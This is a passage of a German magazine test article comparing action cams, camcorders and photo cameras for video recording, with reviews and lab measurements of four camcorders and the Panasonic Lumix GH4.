Fast durchgängig filmen die verschiedenen Modelle in Full HD (1920 × 1080), allerdings mit unterschiedlichen Bildwiederholraten. Unterstes Level dabei sind 30 Vollbilder pro Sekunde; wer die Kamera beim Sport einsetzen will, sollte aber mindestens mit 50 oder 60 Bildern/s aufnehmen können. Für schöne Zeitlupen ist eine noch höhere Bildrate nötig, wie sie die GoPro Hero 4Black (120 Vollbilder/s in Full HD) mitbringt – oft ist bei 120 Bildern/s nicht mehr als 720p möglich.

Alle Action-Cams legen bei längeren Aufzeichnungen mehrere aufeinanderfolgende Dateien an, weil die Dateigröße – abhängig vom Dateisystem – beschränkt ist; FAT32-formatierte Speicherkarten erlauben maximal 4 GByte große Dateien. Meist klappt das nahtlos, sodass man die Dateien im Schnittprogramm aneinandersetzen kann. Vereinzelt kam es bei unseren Tests auch zu Lücken zwischen den Dateien, wenn die Kamera einige Bilder ausgelassen hat.

Camcorder

Camcorder zeichnen in der Regel im AVCHD-Format auf. Dank einer eigenen Ordnerstruktur fügen die Schnittprogramme die Viedeos, die hier ebenfalls in zirka 20 Minuten langen Dateien verpackt sind, wieder zusammen. Dazu muss man auf die Dateistruktur zugreifen, nicht direkt auf die Videodateien.

Der Wirbel um die Action-Cams ließ die Preise für die viel aufwendiger gebauten Camcorder in den Keller rauschen – und deren Image gleich mit. Die vi-

© Copyright by Heise Zeitschriften Verlag

deofähigen Fotokameras taten ein Übriges …

So kommt es, dass auch Camcorder mit einem *Listenpreis* von 600 Euro inzwischen für gut 400 Euro zu haben sind – und damit das Niveau teurer Action-Cam-Modelle erreicht haben. So ein Mittelklasse-Camcorder kommt mit einer beeindruckenden Ausstattung daher: optischer Bildstabilisator, trittsicherer Autofokus, verlässlicher Weißabgleich und hochwertige Tonaufzeichnung – für einen Camcorder sind das Selbstverständlichkeiten. Obendrein sind gerade Internet-Filmemacher auf Automatiken angewiesen, die für die Bewegtbildaufzeichnung optimiert wurden. Standard bei Camcordern: Der Bildstabilisator verhindert filmische Erdbeben bei Aufnahmen aus der Hand.

Konkret: In der Mittelklasse findet man Modelle wie den Panasonic HC-V757 oder den ab März verfügbaren HC-V777. Beide liefern selbst bei wenig Licht ansehnlichere Bilder als die meisten filmenden Fotokameras. Der V757 bringt einen sehr guten Autofokus mit und leistet eine saubere Tonaufzeichnung.

In Sachen Bildstabilisator sind schon Einsteiger-Camcorder für unter 300 Euro jeder anderen Kamera-Gattung haushoch überlegen. Ab etwa 500 Euro bekommt man Geräte mit sehr guter Audioeinheit, ordentlich bedienbarer Zoom-Wippe und weitgehend manueller Kontrolle über die Aufnahmeparameter. Im praktischen Einsatz kann so ein Camcorder durchaus mit Profi-Modellen mithalten.

Inzwischen gibt es erschwingliche 4K-Camcorder – wie den HDR-AX100 (1700 Euro) und den gerade auf der CES vorgestellten FDR-AXP33 von Sony oder den Panasonic HC-WX979 (Preise stehen noch nicht fest). Allerdings ist bei dieser hohen Auflösung derzeit bei 30 Vollbildern/s Schluss. Unter den genannten Modellen enthält der Sony AX100 einen vergleichsweise großen Sensor – mit einem Zoll Diagonale – und bietet dadurch die Möglichkeit, ähnlich wie bei einer Fotokamera mit der Schärfentiefe zu spielen.

Auf den relativ niedrig auflösenden Displays fällt es allerdings schwer, die Schärfe von 4K-Aufnahmen vernünftig zu beurteilen. Da sind Hilfen wie Peaking (farbiger Saum um die scharf dargestellten Details im Bild) und sicher greifender Autofokus oder eine Lupenfunktion im Kontroll-Display sehr willkommen. In den günstigeren 4K-Camcordern werden vergleichsweise kleine Sensoren verbaut, die einen großen Schärfenbereich bedingen; diese Camcorder-typische, weitgehend vom Vorder- zum Hintergrund durchgehende Schärfe ist sinnvoll, solange man nicht beim Filmen einen separaten großen Monitor zur Schärfenkontrolle einsetzen will.

Die intelligenten Automatiken für Autofokus und Belichtungssteuerung sprechen für den Camcorder. Wer Urlaubs- oder Familienerlebnisse auf Video bannen möchte, wird eine bediensichere Arbeitsweise der Technik bevorzugen, um missratene, aber nicht wiederholbare Videos zu vermeiden. Manuelle Parameter-Einstellungen in diversen Menüs mögen für den auf Bildeffekte und -wirkung bedachten Videoamateur willkommen sein, doch zeitraubend und nervig sind sie für den, der ohne lange Vorbereitung ansprechende Aufnahmen filmen will.

Fotoapparat

Wer wiederholbare Moderationen, zeitunkritische Landschaftsaufnahmen oder Szenen mit Schauspielern aufzeichnen will und dabei filmische Qualitätsansprüche und Methoden in den Vordergrund rückt, der greift zu einer Fotokamera. Dann kann er das damit gebotene Potenzial der wechselbaren Optiken, der Schärfentiefe und der manuellen Steuerung ausreizen. Verglichen mit (Semi-)Profi-Camcordern, die dank Wechselbajonett mit verschiedenen Optiken bestückt werden können, sind DSLR- und Systemkameras sehr günstig zu haben. Genau das hat den Hype um die filmenden Fotokameras ausgelöst – auch wenn die meisten Film-Amateure eher spontan arbeiten.

Genau bei dieser spontanen Vorgehensweise sind aber Fotokameras gegenüber den Camcordern im Nachteil: Die automatische Fokussierung ist auf die für Fotos nötige hohe Reaktionsgeschwindigkeit optimiert, beim Filmen braucht man eher eine gute Objektverfolgung, die unauffällig und weich die nötigen Schärfenkorrekturen vornimmt. Trotz massiver Verbesserungen können die DSLRs in diesem Punkt mit dem sehr hohen Niveau der Camcorder nicht mithalten.

Einer der größten Nachteile der Fotokameras bleibt die Begrenzung der Aufnahmedauer: Um die bei Videokameras anfallende höhere Importsteuer zu umgehen, beenden Fotokameras die Videoaufzeichnung nach spätestens 29:59 Minuten – eine durchgängige Aufzeichnung von Konzerten oder Theatervorführungen ist nicht möglich. Für verbreitete Modelle findet man jedoch – garantieschädliche – Firmware-Hacks, die diese Begrenzung aufheben und oft weitere versteckte Funktionen freigeben.

Spezialist fürs Grobe: Action-Cams eignen sich für Aufgaben, bei denen der Camcorder passen muss – nur nicht für Hochzeitsvideos.

Auch bei der Handhabung warten viele Fotokameras mit klaren Nachteilen auf: Sie beziehungsweise ihre Objektive enthalten nur sehr selten einen motorischen Antrieb, der für saubere Zooms bei laufender Aufnahme geeignet ist. Erst mittels eines teuren Rigs lassen sich Räder ankoppeln, um weiche Zooms und Schärfeverlagerungen mit definiertem Start- und Endpunkt hinzubekommen. Allerdings nutzen Profis meist keine Fotooptiken, sondern spezielle, teure Filmobjektive mit Zahnkranz und längerer mechanischer Übersetzung.

Schließlich wirkt sich oft das aufs Fotografieren optimierte Bedienkonzept der Fotokameras unangenehm aus. Kopflastige Kombinationen von Kamera und Objektiv, in den Menüs vergrabene Videofunktionen und -parameter und die in den Ton durchschlagenden Handhabungsgeräusche führen zu mancher Enttäuschung.

Ton

Überhaupt wird der akustische Teil der Videos bei Smartphone und Fotokamera oft stiefmütterlich behandelt. Die meisten Camcorder warten hingegen mit brauchbarem bis gutem Stereo-, wenn nicht Surround-Sound auf. Die Möglichkeit, ein externes Mikrofon anzukoppeln oder die Tonspur manuell auszusteuern, ist bei Camcordern fast selbstverständlich. Dagegen speichern viele Smartphones, Action- und Fotokameras quäkenden, rauschenden (Mono-)Ton, der die tastenden Finger des Kameramanns ebenso dokumentiert wie den Seitenwind beim Dreh – und oft von einer rabiat arbeitenden Aussteuerungsautomatik dynamisch eingeebnet wird.

Klappe

Filmen können sie alle. Ob Smartphone oder Fotoapparat, Action-Cam oder Camcorder: Mit jedem dieser Geräte kriegt man spannende, sehenswerte Clips hin – aber am besten geht das natürlich mit einem zur Aufgabe passenden Werkzeug.

Auf den folgenden Seiten finden Sie die Ergebnisse unserer Praxistests und Labormessungen von vier Camcordern der Top-Klasse im Duell mit einer angesagten Fotokamera mit Videoambitionen. (uh@ct.de) c't

© Copyright by Heise Zeitschriften Verlag

Ulrich Hilgefort, Joachim Sauer

Film follows function

Vier Camcorder im Duell mit einer filmenden Fotokamera

„Video? Mach ich mit dem Smartphone … oder mit der Fotokamera“ – so die spontane Reaktion auf die Frage, womit man heute filmt. Im Wettstreit zwischen klassischen Camcordern und Fotoapparaten mit Video-Ambitionen geht es um technische Finessen und zweckmäßige Bedienkonzepte. Wer filmt besser?

Natürlich wünscht man sich, dass die eigenen Videos klasse aussehen – Hingucker mit knackigen Farben, zweifelsfreier Schärfe und geschickt gewähltem Bildausschnitt. Ob sich solche Wünsche in der Praxis mit bezahlbarem Equipment erfüllen lassen, mussten vier Top-Camcorder unter Beweis stellen – im direkten Vergleich mit einem Fotoapparat, der als Film-Kamera eine allemal gute Figur macht: der Lumix GH4. Camcorder wie Fotokamera rangieren dabei am oberen Ende der Preisskala – in der Preisklasse um 1500 Euro (Straßenpreis). Dort tummeln sich die hier vorgestellten vier Modelle von Canon, JVC, Panasonic und Sony. Bei JVC haben wir das derzeitige Top-Modell gewählt, das man für weniger als 830 Euro (Straße) bekommen kann – teurere Geräte bietet der Videopionier aus Japan in der Amateur-Klasse nicht an. Um den 4K-fähigen Sony FDR AX 100 ging es schon in c’t 14/14; trotzdem haben wir diesen Camcorder noch einmal ins Testfeld aufgenommen.

Neben den Messwerten aus dem Prüflabor kam es uns auf die Handhabung an: Wie unbeirrbar arbeiten Autofokus und Belichtungssteuerung, wie fehlerfrei kommt der Camcorder mit wechselnden Beleuchtungssituationen klar und was leistet die Technik gegen verwackelte Aufnahmen?

Gerade hier bringen die Camcorder ihre Stärken ins Spiel: Fotoapparate warten in der Regel nicht mit videotauglichen Zoom-Objektiven auf, stehen verwackelten Bewegtbild-Aufnahmen mangels Stabilisator meist hilflos gegenüber und manchmal zeigen sich Blenden- wie Weißabgleichssteuerung eher sprunghaft statt weich fließend.

Um das, was die vier Camcorder zu bieten haben (und was nicht), geht es zunächst – den Vergleich zur Lumix GH4 ziehen wir anschließend. Die Tabelle auf Seite 151 nennt alle wichtigen technischen Eckwerte und unsere Bewertungen dieser fünf Kandidaten, die Ergebnisse der Labormessungen fasst das Balkendiagramm auf Seite 148 zusammen.

© Copyright by Heise Zeitschriften Verlag

Canon G30

Mit gutem Bildstabilisator und überzeugendem Bedienkonzept wartet der Canon Legria HF G30 auf – und mit einem 20-fach optischen Zoom.

Seine Lichtstärke kann mit manchem Foto-Objektiv mithalten: Der Canon G30 bietet einen 20-fachen Zoom bei Blendenöffnungen zwischen 1:1,8 und 1:2,8, das erfreulich weit ins Weitwinklige hineinreicht. Bedient wird er über das Touch-Display, auf dem eine gut durchdachte Menüstruktur ein ebenso gelungenes Bedienkonzept umsetzt.

Der eingebaute 3-MPixel-Sensor zeigt gute bis sehr gute Abbildungsleistungen. Seine Auflösung ist auf Full HD ausgelegt – mit ausreichenden Reserven für einen hybriden, also optisch und elektronisch arbeitenden Bildstabilisator. Das detailscharfe, sauber kontrastierende OLED-Display stellt Schärfenkontrolle und Lesbarkeit der eingeblendeten Menüs gleichermaßen sicher. Der klappbare Sucher zeigt ein akzeptabel scharfes, nicht sonderlich helles Bild.

Frei belegbare Tasten rufen etwa die Zebra-Funktion, den Weißabgleich oder die Aufnahmerückschau auf. Das spart Umwege ins Camcorder-Menü, wo man eher selten gebotene Ausstattungsdetails findet wie ein Testbild (Farbbalken) und einen 1000-Hz-Testton. Mit dem Dreheinsteller neben dem Objektiv steuert man Blende, Shutter sowie Gain; umgeschaltet wird mit der Custom-Taste. Die Brennweite verändert man mit der gut dosierbaren Zoom-Wippe. Zum Scharfstellen dient der zwar nicht direkt mechanisch gekoppelte, aber hinreichend direkt wirkende Objektiv-Ring. Auf dem Display lässt sich die Bildschärfe, auf Wunsch mit Hilfe der Bildlupe, kontrollieren.

Die Peaking-Funktion umgibt alle scharf abgebildeten Umrisse im Bild mit einem farbigen Saum, was das Fokussieren vereinfacht. Der Autofokus im G30 war auch bei schnellen Zoom-Fahrten oder Schwenks kaum aus dem Tritt zu bringen. Der automatisch zugeschaltete Grau-Filter (ND) soll das Filmen bei sehr hellem Licht vereinfachen, dann wirken aber die Blendenabstufungen gröber als ohne den Filter. Der Canon-spezifische Blitzschuh versorgt geeignetes Zubehör über die integrierten Anschlüsse. Selbstauslöser oder Komponentenanschluss fehlen. Fernsteuern lässt sich der G30 über die mitgelieferte Fernbedienung oder via Browser auf dem Smartphone über WLAN.

Die Videodaten lagern auf zwei SDXC-Karten, die abwechselnd beschrieben werden; einen eingebauten Speicher hat der G30 nicht. Der Akku wird über das Netzteil im Camcorder geladen, ein separates Ladegerät, das die Nutzung eines Zweitakkus erlauben würde, fehlt.

Auch in sehr sparsam ausgeleuchteten Situationen, mit aktivem Gain (16 dB) und Offenblende liefert der Camcorder dank des bemerkenswert souveränen Bildstabilisators noch ruhige Videos: Gepaart mit dem treffsicheren Autofokus erlaubt dies selbst dann Zoom-Einstellungen bis etwa 10-fach. Die Zeitlupenfunktion lässt die Szene angenehm weich in halber Geschwindigkeit ablaufen.

Der G30 speichert Full-HD-Videos mit bis zu 50 Vollbildern/s, die Film-typische Bildrate mit 24 Vollbildern/s fehlt. Optional arbeitet der G30 auch in MP4-Kodierung und mit höherer Datenrate, doch ergaben sich bei Schwenks und Kamerafahrten kaum erkennbare Vorteile gegenüber dem platzsparenden AVCHD.

Das 20-fache Zoom-Objektiv machte in der Praxis einen hervorragenden Eindruck, auch wenn es sich im Labor als nicht ganz so lichtstark wie die der teureren Mitbewerber erwies. Das Bildrauschen, wenn auch bei schwacher Beleuchtung und in Kunstlichtsituationen etwas ausgeprägter, führte insgesamt zu einer kaum wahrnehmbaren Verschlechterung.

Empfindlichkeit und Richtwirkung des eingebauten Mikrofons kann man verändern; auf Wunsch speichert der Canon in Mono. Im Kopfhörer klingt die Tonspur eher matt und etwas mittenlastig, was sich im Labor bestätigt. Im Menü lässt sich eine alternative Charakteristik wählen, was etwa den Höhen mehr Geltung verschafft.

JVC GC-PX 100

Der kompakteste Camcorder im Testfeld ähnelt am ehesten einer Fotokamera. Dazu passen seine technischen Eckwerte: 12 MPixel Wandlerauflösung für Standfotos und Full-HD-Videoaufnahme sowie ein 10-faches lichtstarkes Zoom-Objektiv (Blende 1:1,2). Zeitraffer und -lupe kombiniert der JVC dabei mit schnellen Fotoserien, die bis zu 100 Bilder in zwei Sekunden speichern.

Das Touch-Display des JVC GC PX 100 lässt sich nach oben und unten schwenken, aber nicht zur Seite drehen.

Der JVC GC PX 100 ähnelt einem Fotoapparat. Seine hohe Bildqualität kombiniert er mit Funktionen einer Action-Cam.

© Copyright by Heise Zeitschriften Verlag

Viele Funktionen auf separaten Tastern: Der Panasonic AG-AC-90 stellt eine professionelle Bedienschnittstelle bereit – einschließlich dreier Objektivringe für Zoom, Fokus und Blende.

Eine intelligente Vollautomatik sorgt für gelungene Videos – dank der unauffälligen Blendensteuerung und des souveränen Autofokus. Videos und Fotos zeigen eine beachtliche Schärfe.

Die Bedienelemente fallen recht sparsam aus. Zum Scharfstellen dient ein praktischer Objektivring, nachdem man mit dem Knopf direkt daneben von Auto- auf manuellen Fokus umgeschaltet hat. Für die rechte Hand gibt es den Aufnahme-/Foto-Auslöser, den Modusumschalter (Aufnahme/Wiedergabe) und die Zoom-Wippe; damit ändert man die Brennweite flüssig – und bequemer als bei vielen Fotokameras. Futuristisch mutet die Kombination aus drei Tastern (Blende, Belichtungszeit, Set) und einem Drehrad an, die in einer kleinen, parallel zum Objektiv nach vorn ragenden Säule integriert wurde … eine neue Idee für ein Bedienkonzept, vor allem für Leute mit feinen Fingern geeignet – aber doch weit weg von dem, was man von Foto- und Videokameras kennt.

Per Touchdisplay lässt sich schnell zwischen vollem 10-fach-Zoom und Weitwinkel umschalten. Den Weitwinkel (29 mm KB-äquivalent) schränkt der optische Bildstabilisator etwas ein; seine Wirkung könnte JVC noch verbessern. Besonders gelungene Szenen kann man mit einem Marker versehen, so findet man sie später einfacher. Das Menü zeigt eine eigenwillige Struktur, an die man sich erst gewöhnen muss – die grundlegenden Funktionen sind aber einfach zugänglich.

Videos speichert der JVC mit maximal 36 MBit/s als AVCHD, MP4 oder MOV; da sollte für jede System- und Softwareplattform etwas dabei sein. Fotos bei laufender Videoaufnahme zu schießen, ist nicht vorgesehen.

JVC liefert einen praktischen Aufstecksucher mit, ein ausfaltbarer, etwas wackeliger Blendschutz soll das Display bei Aufnahmen im Sonnenschein besser ablesbar machen – mit akzeptablem Ergebnis. Der PX-100 lässt sich auch mit dem Smartphone bedienen, was per Ad-hoc-WLAN erfolgt. Eine eigene Fernbedienung liefert JVC nicht mit.

Das eingebaute Mikrofon sorgt für einen klaren, weitgehend nebengeräuschfreien Ton. Die Lautstärke eines zusätzlich angekoppelten Mikros lässt sich in Grenzen beeinflussen, eine manuelle Aussteuerung für den Ton fehlt aber.

Die Laborergebnisse bescheinigen dem JVC eine bei Tageslicht beachtliche Schärfe, gepaart mit erfreulich geringem Rauschen bei schwachem Licht. Die Farben kommen kräftig und wirken lebendig; die Farbabweichungen fallen eher gering aus. Bei Kunstlicht kommt es zu einer insgesamt wärmeren Grundstimmung. Die Audio-Messungen rechtfertigten gute bis sehr gute Noten.

Panasonic AG-AC-90

Mit Abstand der größte Camcorder im Testfeld: Als klassischer, satt ausgestatteter „Henkelmann" bringt er ein voluminöses Objektiv mit ausladender Gegenlichtblende, XLR-Steckverbinder für Mikrofone, ein im Griffteil versenkbares Display und den ausklappbaren Sucher ab Werk mit – zweckmäßig, robust. An der Unterseite ist ein großes Stativgewinde (3/8") eingebaut, nicht nur im Prosumer-Markt eine Seltenheit.

Das 12-fach-Zoom-Objektiv weist eine erfreulich weitwinkelige Anfangsbrennweite auf. Bequem bedienen lässt sich die Optik mit den drei Ringen für Fokus, Zoom und Blende. Zwar steuern die Endlos-Ringe „nur" Sensoren, nicht die Optik, trotzdem hat man einen durchaus direkten Zugriff auf diese Kamera-Parameter. Nur beim Zoom-Ring wünscht man sich eine präzisere Wirkung. Mit der gut dosierbaren Zoom-Wippe bedient, reagiert die Optik so exakt wie ge-

Messergebnisse

Modell	Farbabweichung[1] bei			Rauschen[1] bei			Kontrast[2]		Auflösung	
	Tageslicht (1000 lx) [ΔE] ◀besser	Kunstlicht (150 lx) [ΔE] ◀besser	LowLight (30 lx) [ΔE] ◀besser	Tageslicht [%] ◀besser	Kunstlicht [%] ◀besser	LowLight [%] ◀besser	bei Kunstlicht [%] besser▶	bei Lowlight [%] besser▶	absolut horz. [Linienpaare[3]] besser▶	absolut vert. [Linienpaare[3]] besser▶
Canon Legria G30	10,3	25,4	19,9	9,3	9,4	11,4	64	30	612	554
JVC GC-PX 100	15,5	11,1	13,8	24,8	11,7	5,4	83	43	657	643
Panasonic AG-AC 90	21,2	12,7	15,8	10,9	16,6	9,0	77	57	744	802
Sony HDR-AX 100	7,7	12,0	11,8	9,4	11,2	9,5	79	49	710	716
Lumix GH 4	8,0	20,3	31,4	9,1	7,6	20,1	93	72	960	960

[1] ermittelt aus 8 Farben [2] im Vergleich zu Tageslicht [3] bezogen auf die Bildbreite [4] gemittelt aus allen Messwerten, bezogen auf Vollkontrast = 1

© Copyright by Heise Zeitschriften Verlag

wünscht. Am Griff oben befindet sich ein zusätzlicher Aufnahme-Knopf sowie eine weitere Zoom-Wippe.

Der 3-Chip-Wandler verwendet jeweils 1/4,1 Zoll große Sensoren, was eine feiner abgestufte Farbwiedergabe und eine höhere Detailschärfe als bei Ein-Chip-Wandlern verspricht. Der optische Bildstabilisator arbeitet sehr zuverlässig und ohne Anlaufruckler. Als narrensicher erwies sich der souverän arbeitende Autofokus.

Bedient wird der AC90 über ein auszieh- und drehbares Display, das ein helles, für die vielen Anzeigen fast zu kleines Bild anzeigt. Eine beachtliche Zahl von Tastern und Knöpfen im Feld hinterm Display erlauben die Umschaltung (manuell/auto) von Fokus und Blende ebenso wie die schnelle Aktivierung von Hilfen wie dem Fokus-Assistenten oder dem Zebra für die Belichtungskontrolle. Beim manuellen Scharfstellen hilft das praktische Peaking. Eine elektronische Lupe fürs Displaybild fehlt.

Drei separate Taster – plus vier weitere, über den Touchscreen zugängliche Buttons – lassen sich frei belegen; ab Werk hat man so Zugriff auf die Aufhellung des Bildes bei Gegenlicht, auf das Histogramm und die manuelle Nachführung der Schärfe („push auto“). Auch die Aufnahmerückschau startet man damit, ohne sich per Touchscreen durchs Menü zu hangeln.

Die Videodaten schreibt der AC90 auf SDXC-Karten im doppelten Slot oberhalb des Akkuschachtes. Die Karten werden dabei nacheinander beschrieben; alternativ erzeugt der Camcorder ein Backup, indem auf beiden Karten gleichzeitig der aktuelle Videodatenstrom gespeichert wird. Um die Betriebsdauer muss man sich keine Sorgen machen; der dicke Akku hält mehr als sechseinhalb Stunden durch.

Als einziger Camcorder im Testfeld speichert der Sony FDR AX 100 E Videos in 4K/UHD – also mit 3840 × 2160 Pixeln. Bildqualität und Handhabung rechtfertigen Spitzenbewertungen.

Die Audio-Abteilung ist opulent: Das Surround-Mikro liefert, auf Stereo geschaltet, ein sehr räumlich wirkendes Signal, das sehr wenig Stör- und Handhabungsgeräusche enthält. Jeder der beiden Audio-Eingänge lässt sich auf internes Mikro oder externe Signalquelle umschalten, eine durchsichtige Abdeckung schützt die Schiebeschalter vor Fehlbedienung. Den Pegel kann man manuell einstellen. Die XLR-Buchsen stellen – schaltbar – die 48 Volt der Phantomspeisung bereit.

Die Erwartungen an einen Drei-Chip-Wandler konnte der AC90 im Labor erfüllen. Bei Tageslicht lieferte er eine durchgehend hohe Auflösung von über 800 Linienpaaren, die selbst im Schwachlichtbereich bis 600 Linienpaare reichte; dann zeigt der AC90 ein etwas dunkleres Bild als etwa das Modell von Sony, liefert aber akkurate, erfreulich rauscharme Videos mit zurückhaltender Farbwiedergabe. Schaltet man von 50p auf 25p, kommt es zu leichten Schlieren.

Im Audiosignal vermissten wir ein bisschen den durchsetzungsstarken Bass, ansonsten zeigten die Messungen einen guten Frequenzgang bis 20 000 Hz.

Sony FDR AX 100 E

Als einziger Camcorder im Testfeld filmt Sonys Camcorder FDR AX 100 mit 3840 × 2160 Pixeln in „Ultra HD“. Das robuste Gehäuse ist professionell verarbeitet. Bedient wird der Camcorder über das 8,9-Zoll-Touchdisplay, dessen Helligkeit auch im prallen Sonnenschein ausreicht. In extremen Situationen erlaubt der elektronische Sucher mit OLED-Farbdisplay eine brauchbare Qualitätskontrolle.

Überzeugend arbeitet der optische Bildstabilisator, der in der Stellung „aktiv“ zwar den Blickwinkel etwas beschneidet, dann aber noch fester zupackt als die Standard-Version. Insgesamt verdient die Ausstattung – Beispiel: der dreistufige ND-Filter – sehr gute Noten, den Akku ausgenommen, der gerade mal eine knappe Dreiviertelstunde 4K-Aufnahme durchhält.

Die Steuerung von Belichtung und Schärfe erfolgt vollautomatisch und mit guten Ergebnissen, wenn auch mit einem Autofokus, der hier und da etwas träge agiert. Nach einem kurzen Druck auf „Manual“ verändert man mit dem – unglücklich positionierten – Drehregler unterhalb des Objektivs die Belichtung summarisch (Blende und Belichtungszeit). Drückt man zweimal auf „Manual“, schaltet sich die Belichtungsautomatik aus, die aktuellen Werte werden gespeichert. Mit den Tastern für Blende, Gain und Belichtungszeit lassen sich diese Parameter auch im automatischen Modus beeinflussen.

Der Objektivring steuert die motorische Brennweiten- oder Schärfenverstellung direkt genug, um eine akzeptable Haptik zu erzielen. Die Tasten hinter der Display-Klappe für Weißabgleich und ausgerechnet Nightshot findet man im Dunkeln nicht. Noch unglücklicher liegen die Taster für manuellen/Auto-Fokus und die praktische Fokus-Vergrößerung (Lupe); den vergrößert dargestellten Bereich des Kontrollbildes im Display kann man per Fingertipp auswählen, was das Scharfstellen ebenso erleichtert wie die roten Ränder der Peaking-Funktion. Am HDMI-Ausgang steht zwar ein

Auflösung		Farbauflösung		Audio-Frequenzgang		Audio-Kanaltrennung		
relativ[4] horz. [%] besser ▶	relativ[4] vert. [%] besser ▶	absolut [Linienpaare[3]] besser ▶	realtiv [%] besser ▶	(–12 dB) [Hz] ◀ besser	[Hz] besser ▶	durchschnittlich [dB] besser ▶	maximal [dB] besser ▶	bei [Hz]
58	51	194	50	90	9500	7,2	16,4	20 000
68	71	135	28	50	20 000	5,4	10,2	20 000
74	73	229	61	140	20 000	7,0	31,3	4000
64	70	199	52	120	14 000	8,5	10,7	20 000
95	93	207	59	100	13 100	15,8	31,3	20 000

© Copyright by Heise Zeitschriften Verlag

Angesagte Fotokameras mit Videofunktionen: Die Panasonic Lumix DMC-GH4 macht den Top-Camcordern im Testfeld dank ihrer hohen Qualität zu schaffen.

Vorschaubild bereit – aber nur, bis eine Aufnahme startet.

Neben den eingebauten Mikrofonen lassen sich externe Mikros per 3,5-mm-Klinkenbuchse ankoppeln. Im Menü schaltet man die Audio-Aussteuerung auf manuell um; der Audiopegel ist in 16 Stufen einstellbar, kontrolliert mit einer winzigen Bargraph-Anzeige im Display.

Der AX 100 erzeugt neben Full HD mit maximal 50 Vollbildern/s auch Videos, die mit 3840 × 2160 viermal so viel Auflösung transportieren wie Full HD; sie zeigten eine überwältigende Detailschärfe und eine tadellose Bildqualität. Selbst auf HD heruntergerechnet blieb ein deutlich erkennbarer Schärfengewinn. Die Videodaten werden im Format XAVC-S in 25p oder 24p gespeichert, mit einer Datenrate von bis zu 50 MBit/s. Schnelle Schwenks führen bei diesen Bildraten prinzipbedingt zu störenden Ruckeleffekten – wünschenswert wäre natürlich 4K in 50p …

Die Laborwerte passen zum optischen Eindruck. Der AX 100 liefert in Full HD klare, helle und rauscharme Bilder mit sehr guten Kontrasten und guter Farbtrennung. Auf Gegenlicht reagierte der Sony souverän. Die sehr gute Farbwiedergabe sorgt für natürliche Bilder; bei wenig Licht entstehen gefällige, aber nicht unbedingt korrekte Farben. Die Tonstufe arbeitet sehr exakt, mit einem bemerkenswert gleichlaufenden Stereo-Pegel und guter Räumlichkeit. Das Rauschen blieb im Bild wie im Ton sehr gering.

Panasonic Lumix GH4

Die Lumix DMC-GH 4 macht von außen den Eindruck einer digitalen Spiegelreflexkamera, auch wenn sie mangels Spiegel ins Lager der Systemkameras im Micro-Four-Thirds-Format gehört. Mit der GH 4 wendet sich Panasonic definitiv an Video-Amateure und sogar -Profis. Das belegen nicht nur die technischen Eckdaten, sondern auch das optional erhältliche Interface, das die Profi-Schnittstelle SDI und XLR-Audioanschlüsse bereitstellt. Von außen zeigt die GH 4 lediglich die üblichen Bedienelemente einer Fotokamera, nur die beiden neben dem Zubehörschuh versenkten Mikrofone lassen auf Videoambitionen schließen.

Der APS-C-Wandler-Chip liefert 16 MPixel Auflösung, die man für detailreiche Fotos, aber nicht mal für 4K-Videos braucht. Ausgelesen werden tatsächlich nur die Wandlerpixel, die für das Video notwendig sind, auf diese Weise will man Artefakte durch Skalierung und Interpolation vermeiden. Wer mehr als Full HD will, schaltet auf UHD-4K mit 3840 × 2160 Pixel und maximal 30 Vollbildern/s. Alternativ gibt es den Cinema-4K-Modus mit 4096 × 2160 Pixel und 24 Vollbildern/s. Die GH 4 speichert in AVCHD (Full HD) sowie in MP4 und MOV (HD und mehr) – mit Datenraten bis zu 200 MBit/s bei All-Intra-Kompression (dabei wird jedes Einzelbild autark gespeichert). Obendrein zeichnet die GH 4 auch eine Full-HD-Zeitlupe auf (96p, MOV, All-Intra mit 100 MBit/s); der Ton landet dann als MP4-Datenstrom auf dem Speichermedium. Koppelt man einen externen Videorecorder an, liefert die Kamera auch Videos mit 4:2:2-Farb-Unterabtastung – statt 4:2:0 bei Aufnahmen auf der Speicherkarte.

Für 4K-Aufnahmen braucht man eine Class-10-Karte im SDHC-Standard. Einen doppelten Slot wie manche Camcorder hat die GH 4 nicht. Und die Aufzeichnungsdauer ist auch hier auf weniger als 30 Minuten begrenzt. Die kontinuierliche Aufzeichnung eines Konzertes oder Theaterstücks klappt also nicht.

In Sachen Ausstattung enthält das mit bis zu 9 Bildschirmseiten schon recht unübersichtliche Menü einiges aus dem Profi-Bereich – etwa den wählbaren Schwarzwert oder Luminanzbereich. Für den Nichtprofi sind Dinge wie Zebra (Warnung vor Überbelichtung), Wasserwaage und Gitterlinien oder das beim Scharfstellen sehr willkommene Peaking eher von praktischem Nutzen. Denn spätestens bei 4K-Aufnahmen ist eine verlässliche Schärfenbeurteilung auf dem Display oder im praktischen Sucher kaum möglich. Da hilft die Lupen-Funktion im Display – oder per Fingertipp festzulegen, wo die Schärfe liegen soll. Der im Fotoeinsatz prompt arbeitende Autofokus braucht bei solchen Anforderungen eine gewisse Bedenkzeit, was im Videomodus stört – immerhin erleichtern dann die fünf Funktionstasten, die man via Menü mit Funktionen und Messverfahren belegen kann, die Bedienung. Obendrein ruft man über das verriegelbare Modusrad drei Customer-Settings (C1 bis C3) mit vorher im Menü gespeicherten Parameterkombinationen auf.

Alternativ zum klappbaren Touchscreen der GH 4 lässt sich die Kamera auch drahtlos – und mit kaum merklicher Vorschau-Verzögerung – per WLAN/NFC steuern; auf Wunsch nutzt die Kamera auch ein bestehendes Netzwerk, was aber ohne PC nicht klappt, weil man sich dazu erst in einem Lumix-Club anmelden muss.

Die Ergebnisse der Auflösungsmessungen bescheinigen der Kamera ein durchgehend hohes Niveau, auch wenn die bei Tageslicht ermittelte Kennlinie eine deutliche Kantenaufsteilung aufweist; da hilft die Elektronik nach. Die Farbwiedergabe fällt erfreulich neutral aus, mit einer leichten Rot-Bevorzugung bei Kunstlicht. Selbst bei schwacher Beleuchtung (30 lx) bewies die Kamera ein überdurchschnittlich hohes Qualitätsniveau. Schärfe, Rauschen und Kontrast verdienten sehr gute Noten. Der Ton der GH 4 wirkte etwas flach: Bei etwa 13 kHz – also ein bisschen früh – endete der Übertragungsbereich.

Im Fotomodus überzeugte die GH 4 bis ISO 800 und lieferte eine knapp gute Detailwiedergabe. Mit ISO 1600 stieß die Kamera an die Grenzen des sinnvollerweise Machbaren; darüber hinaus nahm das Rauschen deutlich zu – bei nachlassender Detailzeichnung.

Fazit

